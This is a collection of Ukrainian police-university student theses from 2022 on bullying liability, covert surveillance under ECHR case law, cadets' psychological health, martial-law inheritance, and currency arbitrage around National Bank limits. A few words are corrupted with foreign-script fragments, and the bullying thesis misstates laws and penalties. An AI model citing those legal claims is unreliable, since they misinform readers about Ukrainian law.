1. Про Національну поліцію: Закон України від 02.07.2015 № 565-XII. Відомості Верховної Ради України. 2015. № 40, 41. Ст. 379.
2. Актуальні проблеми адміністративно-правового регулювання діяльності Національної поліції України: монографія / Гусаров С. М., Салманова О. Ю., Комзюк А. Т., Музичук О. М., Казанчук І. Д. / Міністерство внутрішніх справ України ; Харківський національний університет внутрішніх справ. – Харків : Факт, 2022. 452 с.
3. Конституція України : Закон України від 28 черв. 1996 р. № 254к/96-ВР. URL: <https://zakon.rada.gov.ua/laws/show/254%D0%BA/96-%D0%B2%D1%80> (дата звернення: 06.06.2022).
4. Кодекс поведення должностных лиц по поддержанию правопорядка. Резолюция 34/169 Генеральной Ассамблеи ООН // Офіційний веб-портал Верховної Ради України. URL: http://zakon4.rada.gov.ua/laws/show/995_28
5. Гурковський М. П., Єсімов С. С. Основні принципи діяльності поліції щодо забезпечення конституційних прав і свобод людини та громадянина в Україні. Науковий вісник Львівського державного університету внутрішніх справ. № 1. 2017. С. 171-184.

Одержано 10.06.2022

Аліна Вадимівна КОТЕЛЕВЕЦЬ,

курсант групи Ф4-301

Харківського національного університету внутрішніх справ

Науковий керівник:

завідувач кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент О. Л. Зайцев

БУЛІНГ (ЦЬКУВАННЯ) ЯК ПІДСТАВА ВІДШКОДУВАННЯ МОРАЛЬНОЇ ШКОДИ

Відповідно до п. 3 ч. 2 ст. 11 ЦК України однією з підстав виникнення цивільних прав та обов'язків є завдання майнової (матеріальної) та моральної шкоди іншій особі. Моральна шкода як правило полягає: 1) у фізичному болю та стражданнях, яких фізична особа зазнала у зв'язку з каліцтвом або іншим ушкодженням здоров'я; 2) у душевних стражданнях, яких фізична особа зазнала у зв'язку з протиправною поведінкою щодо неї самої, членів її сім'ї чи близьких родичів; 3) у душевних стражданнях, яких фізична особа зазнала у зв'язку із знищенням чи пошкодженням її майна; 4) у приниженні честі та гідності фізичної особи, а також ділової репутації фізичної або юридичної особи.

Елементами вищезгаданих деліктних правовідносин згідно ч. 1 ст. 1167 ЦК України є: по-перше, наявність моральної шкоди, завданої фізичній або юридичній особі; по-друге, неправомірність рішення, дії чи бездіяльності, особи, яка її завдала; по-третє, за наявності її вини. ППВСУ N 4 від 31.03.95 «Про судову практику в справах про відшкодування моральної (немайнової) шкоди» деталізуючи елементи відносин пов'язує протиправність дій порушника не тільки з нормою права, а в першу чергу з особою порушника норми права.

Розглянемо в тезах новий для правової системи України вид правопорушення, як булінг. Він полягає у вигляді психологічного тиску (образи, приниження, погрози, ігнорування тощо) та фізичних знущань (удари, поштовхи, принизливий фізичний контакт, побиття та інше). Не рідко фізичний і психологічний тиск об'єднуються [1].

Наслідками для потерпілого (жертви) можуть бути: занижена самооцінка, прояви девіантної поведінки, схильність до нервово-психічних розладів та депресії, фізичне нездужання психосоматичного походження... Наслідками для кривдника будуть: неблагополучне майбутнє, недостатня соціалізація, надмірна агресія, прояви асоціальної поведінки. Також не слід забувати, що від цькування

будуть страждати і спостерігачі (свідки) – це депресивний стан чи перезбудження, відчуття безпорадності, досвід безсилля перед владою натовпу чи сильнішого, сорому за свою легкодухість.

Власне, рекомендації необхідно почати з «поганой» новини, на якій зосереджувалась увага протягом всього дослідження - булінг як явище в цілому побороти неможливо. Він є складовою людської природи та його викорінення аналогічне усуненню усіх форм насилля з людського життя [2, ст.56] Але слід усвідомити, що замовчування про насилля (чи щодо неї, чи когось іншого) – це пряма згода з тими діями, що здійснюють кривдники. Замовчування – це елемент, на якому тримається домінування особи [2, ст. 81]

Вперше в українському законодавстві визнано юридично поняття булінгу та передбачено відповідальність не тільки за вчинення, а й за приховування випадків цькування.

З метою боротьби із цькуванням було прийнято Закон України «Про внесення змін до деяких законодавчих актів України щодо протидії грумінгу» від 18 грудня 2018 року № 2657-VIII, яким внесено зміни до Закону України «Про освіту» та Кодексом України про адміністративні правопорушення.

Так, згідно з Цивільним кодексом, особа у віці до 14 років має часткову цивільну дієздатність та не несе відповідальності за заподіяну нею шкоду. Відтепер вчинення цькування стосовно малолітньої чи неповнолітньої особи карається штрафом від 850 до 1700 грн. або громадськими роботами від 20 до 40 годин.

Тобто за будь-який вчинок дитини, пов'язаний із заподіянням шкоди, відповідатимуть її батьки. Окрім відшкодування вказаної вище шкоди, батьки такої дитини можуть бути притягнуті до адміністративної відповідальності (накладення штрафу) за ст. 184 Кодексу України про адміністративні правопорушення, тобто за невиконання батьками або особами, що їх замінюють, обов'язків щодо виховання дитини. Також батьками або адміністрацією школи може бути направлена заява до Управління ювенальної превенції Національної поліції (раніше Кримінальна поліція у справах неповнолітніх) для того, щоб поставити на облік дитину, яка вчинила насильство [5].

Чинний Кримінальний Кодекс України вказує вичерпний перелік статей, за які особа у віці від 14 років несе кримінальну відповідальність, наприклад, ст. 121 “Умисне тяжке тілесне uszkodження”, ст. 122 “Умисне середньої тяжкості тілесне uszkodження”. Тобто, дитина у віці від 14 років до 16 років може бути притягнутою до кримінальної відповідальності, якщо заподіє однокласнику чи будь-якій іншій особі uszkodження, що можуть кваліфікуватися як середньої

тяжкості або тяжкі [5]. До них застосовуватимуть покарання у вигляді штрафу від 850 до 1700 грн або громадських робіт від 20 до 40 годин.

Так, законом передбачено, що доведення до самогубства або до замаху на самогубство, що є наслідком жорсткого поводження із нею, шантажу, систематичного приниження її людської гідності або протиправного примусу до дій, що суперечать її волі, схиляння до самогубства, а також інших дій, що сприяють вчиненню самогубства караються обмеженням волі на строк до трьох років або позбавленням волі на той самий строк [6].

Особи, яким виповнилося 16 років мають повну деліктоздатність, тобто вони вже самі несуть відповідальність за свої правопорушення, про що зазначено в ст. 22 Кримінального кодексу України.

У разі вчинення булінгу, що призвів до замаху на самогубство або самогубство жертви, кримінальній відповідальності буде підлягати особа, якій виповнилося 16 років, а до осіб від 11 до 16 років судом можуть бути застосовані примусові заходи виховного характеру.

Також, у разі приховування фактів булінгу до особи буде застосоване покарання у вигляді штрафу від 850 до 1700 грн або виправних робіт до одного місяця з відрахуванням до 20% заробітку.

Таким чином, протидія булінгу (цькуванню) потребує комплексу заходів превентивного характеру. Тому зміни до Закону України «Про освіту» зобов'язують розробляти програми протидії грумінгу, також зобов'язують батьків і педагогічних працівників повідомляти про факти булінгу, не замовчувати, тому що передбачена адміністративна відповідальність за неповідомлення про факти цькування органам Національної поліції.

Список бібліографічних посилань

1. <https://bilyayivka.city/cards/3080/scho-take-buling-ta-chomu-pro-nogo-treba-znati-vsim-batkam-poyasnyuyut-u-centri-socialnih-sluzhb>.
2. http://dzvin.dp.ua/bully/stop_shkilniy_teror.pdf.
3. Цивільний кодекс України/ 16 січня 2003 р оку. URL: <https://zakon.rada.gov.ua/laws/show/435-15#Text>.
4. Кодекс України про адміністративні правопорушення/ 7 грудня 1984 року. URL: <https://zakon.rada.gov.ua/laws/main/80731-10#Text>.
5. <https://eo.gov.ua/vidpovidal-nist-za-bulinh/2020/06/19/>
6. Кримінальний кодекс України/ 5 квітня 2001 року. URL: <https://zakon.rada.gov.ua/laws/main/2341-14#Text>.

Одержано 07.06.2022

Лариса Вячеславівна КРАВЧЕНКО,

аспірант Національної академії Служби безпеки України

Науковий керівник:

Національна академія Служби безпеки України,

*доктор юридичних наук **А. В. Ватраль***

ЗАБЕЗПЕЧЕННЯ КОНСТИТУЦІЙНИХ ПРАВ ЛЮДИНИ ПРИ ПРОВЕДЕННІ НЕГЛАСНОГО СПОСТЕРЕЖЕННЯ (ЗА МАТЕРІАЛАМИ ПРАКТИКИ ЄСПЛ)

Забезпечення конституційних прав і свобод людини і громадянина при проведенні спостереження за особою сприяє повноті судового розслідування. Допустимість доказів під час кримінального провадження визначається якістю зібраних матеріалів стороною обвинувачення і є ключовим моментом для винесення рішення суду. Це може означати, що при проведенні цієї негласної слідчої (розшукової) дії (далі – НС(Р)Д) були виконані усі умови дотримання конституційних прав громадянина, і тим самим не було порушено право на повагу до приватного і сімейного життя зважаючи на норми національного та міжнародного законодавства. Зокрема, питання щодо забезпечення прав людини, закріплені у Конституції України, де проголошено, що «людина, її життя і здоров'я, честь і гідність, недоторканність і безпека визнаються найвищою соціальною цінністю, а утвердження і забезпечення її прав та свобод є головними обов'язками держави» [Ошибка: источник перекрёстной ссылки не найден]; у Кримінально-процесуальному кодексі України (далі – КПК України), де йдеться про те, що «під час кримінального провадження кожному гарантується невтручання у приватне (особисте і сімейне) життя» [2]; у Європейській Конвенції захисту прав людини та основних свобод (далі – Конвенція), де зазначено, що «кожен має право на повагу до його приватного і сімейного життя, до житла і до таємниці кореспонденції» [3].

Досліджуючи питання щодо забезпечення прав і свобод людини і громадянина при проведенні візуального спостереження за особою, слід звернути увагу, що всі ситуації, в яких неможливо реалізувати зазначені права в повному обсязі визнаються такими, що істотно порушують ці права [4, с. 255-256]. Разом з тим, практика Європейського суду з прав людини (далі – ЄСПЛ) свідчить про те, що існують непоодинокі випадки не відкриття стороні захисту окремих доказів у кримінальному провадженні, зокрема: «Якуба проти України»

від 12.02.2019 року [5], «Доорсон проти Нідерландів» від 26.03.1996 року» [6], «Леас проти Естонії» від 06.03.2012 року» [7]. Варто зазначити, що це може протирічити діям уповноважених органів щодо законного втручання в приватне життя осіб та призвести до обмеження конституційних прав і свобод людини і громадянина [8, с. 704].

Вивчаючи матеріали практики щодо спостереження за особою у справі «Хамбардзумян проти Вірменії» від 05.12.2019 року [9], де заявниця стверджувала, що «докази, які були отримані у ході проведення досудового розслідування є несправедливими, оскільки були застосовані незаконні заходи таємного спостереження» [10], необхідно звернути увагу чи мало таке втручання «справедливий баланс» між вимогами загального інтересу суспільства та вимогами захисту основоположних прав особи» [10, с.120]. У рішенні ЄСПЛ зазначено, що «таємне спостереження за громадянами допускається згідно зі ст.8 Конвенції [3] лише в тій мірі, яка необхідна для захисту демократичних інститутів» [11]. Водночас, у справі «Ліблік та інші проти Естонії» від 28.05.2019 року [12], «заявники посилаючись на ст.6 Конвенції [3] та ст.8 Конвенції [3], скаржились на те, що проти них було відкрито кримінальне провадження, яке було занадто тривале у часі, а також на ретроспективне вмотивування дозволів на проведення таємного спостереження щодо них, яке призвело до недотримання права на повагу до приватного життя» [12].

З огляду на вищевказані справи, ЄСПЛ не задовольнив вимоги заявників, тим самим підтвердивши, що матеріали, які були зібрані в ході досудового розслідування, відповідають вимогам Конвенції.

Окремим прикладом рішення ЄСПЛ є справа «Євдокімов проти України» від 22.04.2021 року [13], у якій «заявник скаржився до ЄСПЛ у відповідності до ст.6 Конвенції [3] на невідкриття стороні захисту тексту постанови суду про дозвіл на проведення негласних слідчих дій спостереження за ним» [13]. У ході вивчення обставин даної справи, можна сказати, що це рішення ЄСПЛ може стати негативним прикладом вирішення справ у майбутньому для сторони обвинувачення з одної сторони, а з іншої – невідкриття стороні захисту постанови суду щодо надання дозволу на проведення негласного спостереження порушує права рівності сторін, а також змалює судове процесу [13].

Іншим прикладом є рішення ЄСПЛ у справі «Екімджієв та інші проти Болгарії» від 11.01.2022 року [14]. «Заявники стверджували, що національне законодавство Болгарії не надає достатніх гарантій захисту від свавільного чи незаконного прихованого спостереження, а тому воно здійснюється зі зловживанням, що призводить до

зниження якості виконання вимог закону і не може забезпечити спостереження лише за тим, що є необхідним» [14]. Вищевказані два приклади рішення ЄСПЛ свідчать про факти визнання судом доказів недопустимими, задовольнивши скарги заявників. Разом з тим, норми Конвенції не були дотримані, тим самим порушивши конституційні права і свободи людини та громадянина при проведенні спостереження за особою.

З огляду на розглянуті матеріали практики ЄСПЛ, констатуємо, що виконання вимог Конвенції є основоположним інструментом для забезпечення конституційних прав людини при проведенні негласного спостереження. Зазначене дозволить суду визнавати докази, зібрані в ході цієї НС(Р)Д допустимими.

Список бібліографічних посилань

1. Конституція України: офіц. текст від 28.05.1996. URL: <https://zakon.rada.gov.ua/laws/show/254к/96-вр#Text> (н.д.).

2. Кримінальний процесуальний кодекс України : Закон України від 13 квітня 2012 р. № 4651-VI. URL: <https://zakon.rada.gov.ua/laws/show/4651-17> (дата звернення: 25.05.2022).

3. Європейська Конвенція про захист прав людини офіц текст від 11.09.1997. URL: [https://zakon.rada.gov.ua/laws/show/995_004 - Text](https://zakon.rada.gov.ua/laws/show/995_004-Text) (н.д.).

4. Кримінальний процесуальний кодекс України. Науково-практичний коментар: у 2 т. / за заг. ред. В.Я. Тація. Харків: Одиссей, 2012. 768 с.

5. Європейський суд з прав людини. Справа Якуба проти України від 12.02.2019 року. URL: <https://www.echr.com.ua/translation/sprava-yakuba-proti-ukraini-tekst-rishennya/> (дата звернення: 25.05.2022).

6. Вибрані справи Європейського суду з прав людини. Справа Доорсон проти Нідерландів від 26.03.1996 року. URL: <https://rm.coe.int/echr-judgements-2020/1680a05791> (дата звернення: 25.05.2022).

7. Європейський суд з прав людини. Справа Леас проти Естонії від 06.03.2012 року. URL: <https://www.echr.com.ua/translation/sprava-leas-proti-estonii-tekst-rishennya/case-of-leas-v-estonia/> (дата звернення: 25.05.2022).

8. Крікорова Е.К., Краснянська Д.О. Окремі аспекти нормативно-регулювання проведення негласних слідчих (розшукових) дій з урахуванням правових позицій ЄСПЛ. Юридичний науковий електронний журнал. 2021. Вип. № 11. С. 701–704. doi: 10.32782/2524-0374/2021-11/177.

9. Європейський суд з прав людини. Справа Хамбардзюмян проти Вірменії від 05.12.2019р. URL: <https://www.echr.com.ua/>

wp-content/uploads/2020/01/rishennia-espl-Hambardzumyan-proti-armenii-.pdf (дата звернення: 25.05.2022).

10. Юровська Г. Практика Європейського суду з прав людини в рішеннях органу конституційної юрисдикції. Вісник Конституційного Суду України. 2021. Вип. № 5. С. 110-130.

11. ЄСПЛ визнав порушення Конвенції у справі «Хамбардзумян проти Вірменії» щодо незаконного використання даних НСПД. URL: <https://unba.org.ua/publications/5131-espl-viznav-porushennya-konvencii-u-spravi-hambardzumyan-proti-virmenii-shodo-nezakonnogo-vikoristannya-danih-nsrd.html> (дата звернення: 25.05.2022).

12. Європейський суд з прав людини. Справа Лібкін та інші проти Естонії від 28.05.2019 року. URL: <http://privacy.khpg.org/files/doc/1604922744.pdf> (дата звернення: 25.05.2022).

13. Справа «Євдокімов проти України» від 22.04.2021 року. URL: https://supreme.court.gov.ua/userfiles/media/new_folder_for_uploads/supreme/Yevdokimiv.pdf (дата звернення: 25.05.2022).

14. Європейський суд з прав людини. Справа Екімджієв проти Болгарії від 11.01.2022 року. URL: <https://www.echr.com.ua/translation/sprava-ekimdzhiev-ta-inshi-proti-bolgarii/> (дата звернення: 25.05.2022).

Одержано 06.06.2022

Валерій Євгенійович КРІВУЛЯ,

курсант групи ФЗ-407

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри педагогіки та психології факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат психологічних наук, доцент **В. В. Доценко***

ГЕНДЕРНІ ОСОБЛИВОСТІ ПСИХОЛОГІЧНОГО ЗДОРОВ'Я МАЙБУТНІХ ПРАВООХОРОНЦІВ

Представлено результати емпіричного дослідження особливостей психологічного здоров'я майбутніх правоохоронців. Діагностовано, що дівчата більш впевнені у собі і власних здібностях ніж юнаки майбутні правоохоронці. Також, дівчата швидше адаптуються до нових умов несення служби і їх поведінка більш гнучка порівняно з юнаками майбутніми правоохоронцями.

Ключові слова: гендер, майбутні правоохоронці, психологічне здоров'я.

Професійна діяльність правоохоронців пов'язана з психоемоційним навантаженням, постійними контактами і комунікацією з різними верствами населення, прийняттям відповідальних рішень, використанням зброї і ризиком для власного здоров'я і життя. На сьогодні, в Національній поліції України, на рівних засадах випробовують власні ресурси життєстійкості та вміння швидко адаптуватися до нових умов несення служби як жінки так і чоловіки. Уміння правоохоронців долати перешкоди, знаходити вихід із важких і стресових ситуацій вимагає від них певних психологічних ресурсів життєстійкості [1].

Психологічне здоров'я як показник рівня психологічного, соціально-економічного, фізичного благополуччя людини відображає ресурсність особистості і вказує на її здібності до ефективної діяльності, реалізації власного потенціалу і вміння протистояти життєвим стресам. Так, вчені (М. Ярошевський, П. Бейкер) говорять, що психологічне здоров'я підтримує рівновагу між особистістю та середовищем її існування, забезпечує регуляцію поведінки і діяльності людини та лежить в основі здатності протистояти життєвим труднощам без негативних наслідків для здоров'я.

Ми розробили анкету спрямовану на визначення семи критеріїв психологічного здоров'я особистості: 1) здібність зберегти життєву активність; 2) вміння опановувати негатив; 3) наявність близьких друзів і комунікації; 4) можливість управляти власними емоціями; 5) оптимальна робота головних психічних функцій (мислення, уваги, пам'яті); 6) здібність прийняти себе, самооцінка; 7) загальна здібність до адаптації. Далі було опитано 95 здобувачів вищої освіти факультету № 3 Харківського національного університету внутрішніх справ, які були розподілені на дві групи дослідження: 1 група – 49 юнаків (51,6 %); 2 група – 46 дівчат (48,4 %).

На основі аналізу середніх показників психологічного здоров'я майбутніх правоохоронців визначено, що за п'ятьма критеріями відсутні статистично значимі відмінності між юнаками і дівчатами (див. табл. 1.).

Як видно з таблиці 1, здібність зберігати життєву активність має високий рівень розвитку і у дівчат ($11,83 \pm 1,95$) і у юнаків ($11,49 \pm 2,12$).

Інші чотири критерії мають середній рівень розвитку як у дівчат так і у юнаків. Іншими словами, дівчата і юнаки фізично активні, займаються власними хобі або розпочали розвивати власні захоплення. Проте, у них замало прогулянок на свіжому повітрі. Вміння

справлятися з негативом і керувати власними емоціями, наявність спілкування з близькими і друзями та оптимальна робота головних психічних функцій (пам'яті, уваги, мислення) мають середній рівень розвитку. Тобто, майбутні правоохоронці відчують певні труднощі у даних сферах і детальний аналіз анкет показав наступне: в останній час кількість конфліктних ситуацій зросла у 21,7 % родин майбутніх правоохоронців; в останній рік 14,3% майбутніх правоохоронців частіше відчують негативні емоції ніж позитивні; важкість у концентрації при виконанні будь-якого завдання чи роботи відчують 41,0 %; перестали ретельно планувати свій день і своє майбутнє – 28,4 % майбутніх правоохоронців.

Таблиця 1

**Гендерні особливості психологічного здоров'я
майбутніх правоохоронців, ($x_{\text{ср}} \pm \sigma$)**

Показники психологічного здоров'я	юнаки	дівчата	t	p
Здібність зберігати життєву активність	11,49 ± 2,12	11,83 ± 1,95	0,80	-
Вміння справлятися з негативом	9,55 ± 1,68	10,00 ± 1,85	1,24	-
Наявність близьких друзів і комунікації	9,69 ± 1,70	9,91 ± 1,79	0,61	-
Можливість управляти власними емоціями	8,63 ± 2,07	9,28 ± 2,03	1,54	-
Оптимальна робота головних психічних функцій	8,06 ± 1,93	8,35 ± 2,06	0,70	-
Здібність прийняття себе, самооцінка	12,76 ± 3,44	15,70 ± 4,04	3,82	0,001
Загальна здібність до адаптації	26,22 ± 5,72	29,72 ± 3,61	3,54	0,001

Також майбутні правоохоронці відзначили, що вони багато часу витрачають на користування Інтернетом, а саме: стали більше спілкуватися у соціальних мережах, телеграм-каналах і просто «листа-ти» Інстаграм. Діагностовано, що прийняття себе і рівень самооцінки

статистично значимо ($p \geq 0,001$) більше у дівчат майбутніх правоохоронців ($15,70 \pm 4,04$) ніж у юнаків ($12,76 \pm 3,44$). Іншими словами, дівчата більш впевнені у собі і власних здібностях ніж юнаки майбутні правоохоронці.

Показник загальної здібності до адаптації у дівчат ($29,72 \pm 3,61$) статистично значимо ($p \geq 0,001$) більший ніж у юнаків ($26,22 \pm 5,72$). Тобто, дівчата швидше адаптуються до нових умов і їх поведінка більш гнучка порівняно з юнаками майбутніми правоохоронцями.

Психологічне здоров'я розглядається як динамічна сукупність психічних властивостей особистості, що забезпечують гармонію між потребами індивіда і суспільства та виступають передумовою орієнтації індивіда на виконання свого життєвого завдання. Психологічне здоров'я є вищим рівнем прояву здоров'я психічного, воно визначається ціннісно-смысловим змістом розвитку особистості [2]. Нажаль кількість досліджень гендерних відмінностей психологічного здоров'я наразі обмежена, тому плануємо продовжувати дослідження даного феномену далі.

Список бібліографічних посилань

1. Доценко В.В. Психологічні ресурси стресостійкості майбутніх правоохоронців // Право і безпека. Харківський національний університет внутрішніх справ. Науковий журнал. Х.: ХНУВС, 2017 Вип. №3. С. 14-20.

2. Остапович В. П., Барко В. В. Роль керівника у справі збереження психологічного здоров'я поліцейських Національної поліції України. Наука і правоохорона. 2016. № 3 (33). С. 324–332.

Одержано 31.05.2022

Єлизавета Анатоліївна КУЗЕНКИНА,

курсантка групи Ф4-401

Харківського національного університету внутрішніх справ

Науковий керівник:

завідувач кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ

кандидат юридичних наук, доцент О. Л. Зайцев

СПАДКУВАННЯ ЗА ЗАКОНОМ В УМОВАХ ВОЄННОГО СТАНУ

Спадкування – це перехід майнових та деяких немайнових прав та обов'язків від спадкодавця до його спадкоємців. Наразі цивільне законодавство визначає, що спадкування здійснюється за заповітом

або за законом. Якщо особа складає заповіт на випадок смерті і не скасовує його, то в разі її смерті спадщина переходить за заповітом, який є останньою волею спадкодавця. Статтг 1223 ЦК України встановлює право на спадкування спадкоємцям за законом лише за відсутності заповіту або повного чи часткового визнання заповіту недійсним.

При спадкуванні за законом майно переходить до зазначених у законі спадкоємців згідно певної черговості.

У першу чергу спадкують діти спадкодавця, а також діти народжені після його смерті, батьки спадкодавця, той з подружжя, який його пережив. Другі в черзі - рідні брати та сестри спадкодавця, його бабуся та дідусь з боку батька, та матері. У третю чергу на спадкування за законом мають рідні дядько та тітка спадкодавця. Особи, які проживали із спадкодавцем однією сім'єю не менш як п'ять років до відкриття спадщини, віднесені до спадкоємців, які мають право на спадкування у четверту чергу. У п'яту чергу право на спадкування за законом одержують утриманці спадкодавця, які не були членами його сім'ї, а також інші родичі спадкодавця до шостого ступеня споріднення включно. Онуки (правнуки), прабаба, прадід, племінники спадкодавця не включаються до складу жодної з черг спадкоємців за законом.

Актуальною темою на теперешній час є питання, щодо реалізації права на спадкування в умовах воєнного часу. Особливості спадкування в умовах воєнного стану визначені постановою КМУ «Деякі питання нотаріату в умовах воєнного стану» від 28.02.2022 року № 164 (Постанова про нотаріат в умовах воєнного стану). Окрім того, були внесені зміни в Порядок вчинення нотаріальних дій нотаріусами України, затверджений наказом Міністерства юстиції України від 22.02.2012 року № 296/5.

За загальним правилом спадкоємець має право подати заяву про прийняття спадщини або про відмову від її прийняття протягом 6 місяців з дня відкриття спадщини. Але в умовах воєнного стану, цей строк не враховується. До закінчення цього строку спадкоємець має звернутись до нотаріуса із заявою про прийняття спадщини. У разі пропуску цього строку він вважається таким, що відмовився від прийняття спадщини. Спитраючись на те, що внаслідок бойових дій, не всі особи мають доступу до документів, які необхідні для відкриття спадкової справи, а також доступ до реєстрів скоріш за все обмежений, за такої умови, строк для прийняття спадщини зупиняється. У разі якщо особа пропустила строк з поважних причин, спадкоємець має право звернутись до суду, подати підтвердження

обставин пропуску строку, а суд повинен оцінити поважність причини. Слід розуміти, що перебування за межами України не є поважною причиною для пропуску строку на звернення із заявою про прийняття спадщини.

Розглянемо ситуацію щодо виїзду за кордон спадкоємців. На теперішній момент, багато українців покинули нашу державу, але питання щодо отримання спадщини залишається відкритим. Як оформлювати документи та куди звертатись? Взагалі, за кордоном нотаріальні дії здійснюють консульські установи або дипломатичні представництва України, саме в ці організації особа може звернутися, але навіть є варіант відправити заяву про прийняття спадщини нотаріусу поштою. За загальним правилом, нотаріус заводить спадкову справу за місцем відкриття спадщини, тобто за останнім місцем проживання спадкодавця, або де знаходиться основна частина майна. В період воєнного стану, не залежно від місця відкриття спадщини, за зверненням спадкоємця будь-який нотаріус України має право завести спадкову справу.

В умовах війни можливість заведення спадкової справи без прив'язки до місця відкриття спадщини є важливою та основною зміною, оскільки на частині територій нашої держави ведуться бойові дії. Окрім того, велика кількість громадян змушені були виїхати в інші регіони. Якщо нотаріус не має доступу до Спадкового реєстру, він все одно має право завести спадкову справу. Наявність заповіту, спадкового договору та заведеної спадкової справи перевіряється нотаріусом протягом 5 робочих днів після відновлення доступу до реєстру.

За загальним правилом, нотаріус видає свідоцтво про право на спадщину після закінчення 6 місяців з моменту відкриття спадщини. В умовах війни нотаріус видає свідоцтво про право на спадщину після закінчення строку для прийняття спадщини. Але як було зазначено вище, на період дії воєнного стану строк для прийняття спадщини або відмови від спадщини зупиняється.

Якщо строк для прийняття спадщини не закінчився до 23 лютого 2022 року включно, то до закінчення воєнного стану спадкоємець не зможе отримати свідоцтво про право на спадщину, а отже не зможе розпоряджатись успадкованим майном.

Однак, якщо шестимісячний строк з дня відкриття спадщини закінчився до 23 лютого 2022 року включно, то нотаріус може видати свідоцтво про право на спадщину. Якщо спадкова справа була заведена без реєстрації в Спадковому реєстрі, видача свідоцтва про право на спадщину забороняється до реєстрації спадкової справи у Спадковому реєстрі.

Список бібліографічних посилань

1. [Електронний ресурс] URL: <https://eba.com.ua/spadkuvannya-pid-chas-vijny/>
2. [Електронний ресурс] URL: https://minjust.gov.ua/m/str_4626
3. [Електронний ресурс] URL: https://biz.ligazakon.net/analytics/210988_osoblivost-spadkuvannya-pd-chas-vonnogo-stanu
4. [Електронний ресурс] URL: <https://zakon.rada.gov.ua/laws/show/435-15#Text>

Одержано 09.06.2022

Владислав Олександрович КУЗОВКО,

курсант групи Ф4-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **В. А. Світличний***

ВИКОРИСТАННЯ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ ДЛЯ ЗАПОБІГАННЯ НЕПРОДУКТИВНОГО ВИВЕДЕННЯ КАПІТАЛУ

Спочатку широкомасштабної збройної агресії та запровадження воєнного стану в Україні, Правління Національного банку України (далі - НБУ) видало постанову від 24 лютого 2022 року №18 [1]. Чи мало громадян знайшло в пунктах цієї постанови «схеми» заробітку, за допомогою інформаційних технологій, а саме інтернет банкінгу та соціальних мереж.

В соціальних мережах, а саме TikTok чималої популярності почали набирати відео способу простого заробітку. Здебільшого автори відео продавали схеми.

Ціна спочатку сягала і 100 доларів, обумовлюючи тим, що за короткий строк є можливість купити її. Чим швидше росла конкуренція, тим швидше падала ціна. Серед найнижчих цін середньою була 10 доларів, далі схема стала не актуальна.

Але спочатку попит був великий, що породило більш не чесних громадян, відверто кажучи шахраїв, котрі продавали « повітря » за нижчими цінами, в середньому на 50%. Деякі з них запевняли, що це і є схема, продавати те, на що тренд, а в тебе його немає. Але це класика, яку інтернет спільнота називає «скам».

Нас цікавить явище, як симбіоз інформаційних технологій та валютної спекуляції і їх адаптивність, НБУ трактує наслідки, як такі, що призводять до непродуктивного виведення капіталу з країни.

Під час благодійного відеостріму [2], засновник Monobank Олег Гороховський розповів :

З перших днів НБУ намагається обмежити відтік валюти. Надійшли регуляції, які закрили більшість можливостей вивести валюту за кордон, але операції quasi cash, які пов'язані з криптовалютою не були припиненні, крім того криптобіржи маскують поповнення рахунку під торгові операції. Це призвело до того, що банки не змогли їх виявити, та прямої заборони на ці операції від НБУ спочатку не було. Отже, користувачі знайшли тут «фічу», НБУ закріпив курс станом на 24 лютого. Це приблизно 32-33 гривні за 1 دلار при закупівлі.

Випливаючи з цього, користувачі банку пристосували свій сценарій дій під зміни та прямі заборони НБУ.

Перший розвиток подій подібний до «картчного туризму», але інтегрований до інформаційних технологій - це заробіток на оборотах валюти - так звані прокрути криптобірж або арбітраж.

Користуючись постановою №18 НБУ, люди за допомогою інтернет банкінгу купували, наприклад, доллар за 32-33 гривні на валютні картки, навіть, якщо вона у них була відсутня до цього, то цифровий прогрес допомагав їм випустити ці картки за пару хвилин. Далі «заводили» ці долари до бірж за допомогою операції quasi cash. Там вже можна купити криптовалюту, наприклад, ustd за 1 доллар, а її можна обміняти вже за 34-36 гривень. Наприклад, накупивши долларів на 100 000 гривень їх можна було конвертувати в середньому в 3076 долларів, придбавши на ці гроші криптовалюту та перевести назад до гривні за курсом біржи, отримаємо приблизно 107 500 грн. З одного так званого «прокрута» маємо 7 500.

Також зазначу, що мало місце арбітражу трафіку напряму через ще одну інформаційну технологію, а саме однорангову мережу або Peer-to-Peer (P2P) в якості транскордонних операцій.

Здавалось, що можна «крутити» так безліч разів, але банки стали помічати дивну активність та зменшувати таким користувачам ліміти або ж взагалі блокувати картки. І тут «бізнесменам» прийшлося знову робити апдейт.

Допомогли соціальні мережі, що ще раз доводить, що в XXI столітті інформаційні технології заповнили всі сфери життя, навіть такі. Почались з'являтися оголошення, варто відмітити, що вже здебільш в Instagram, де люди шукали користувачів інтернет банкінгу

з картками у яких не було ще обмежень ліміту. Винагорода була різна від 200 до 1000 грн, це залежало від суми обороту і як швидко картка буде заблокована. Тут підключились шахраї, які знову відстежили тренд на так би мовити взяття картки в оренду, все закінчувалось просто виведенням коштів, це вже чистий «картинг».

На суворий захист гривні вже стало Правління НБУ, які ввели додаткові заходи. Постановою Правління Національного банку України від 20 квітня 2022 року №78 "Про внесення зміни до постанови Правління Національного банку України від 24 лютого 2022 року № 18"[3].

Об'єднання зусиль банків та НБУ можна сказати вбило останній цвях в труну спекуляції, яка використовувала інформаційні технології. Але ще зустрічаються поодинокі «схеми» з обходами обмежень через дивні онлайн обмінники, але як показує практика зазвичай це «картинг» або відсоток комісії зламає всю логіку махінації.

Все сказане дозволяє зробити висновок, що інформаційні технології служать на два табори. Зручність сучасних технологій в спектрі інтернет банкінгу закликанні на допомогу, але скориставшись ними в обхід обмежень, під час критичних подій в країні, можуть викликати зростання цін на товари та послуги, які б здається на перший погляд не взаємопов'язані з інформаційними технологіями. Із-за цього НБУ вводить все більші і більші обмеження, для того, щоб завадити непродуктивному виведенню капіталу з країни. Вважаю дії з арбітражем валюти, як ті які несуть шкоду навіть мільйонам біженців, які втекли від бойових дій, і через це ще зазнали проблем зі зняттям готівки за кордоном. Також Інтернет шахраї є справжніми мисливцями за трендами та немов targани адаптуються під різні виклики життя пересічного громадянина.

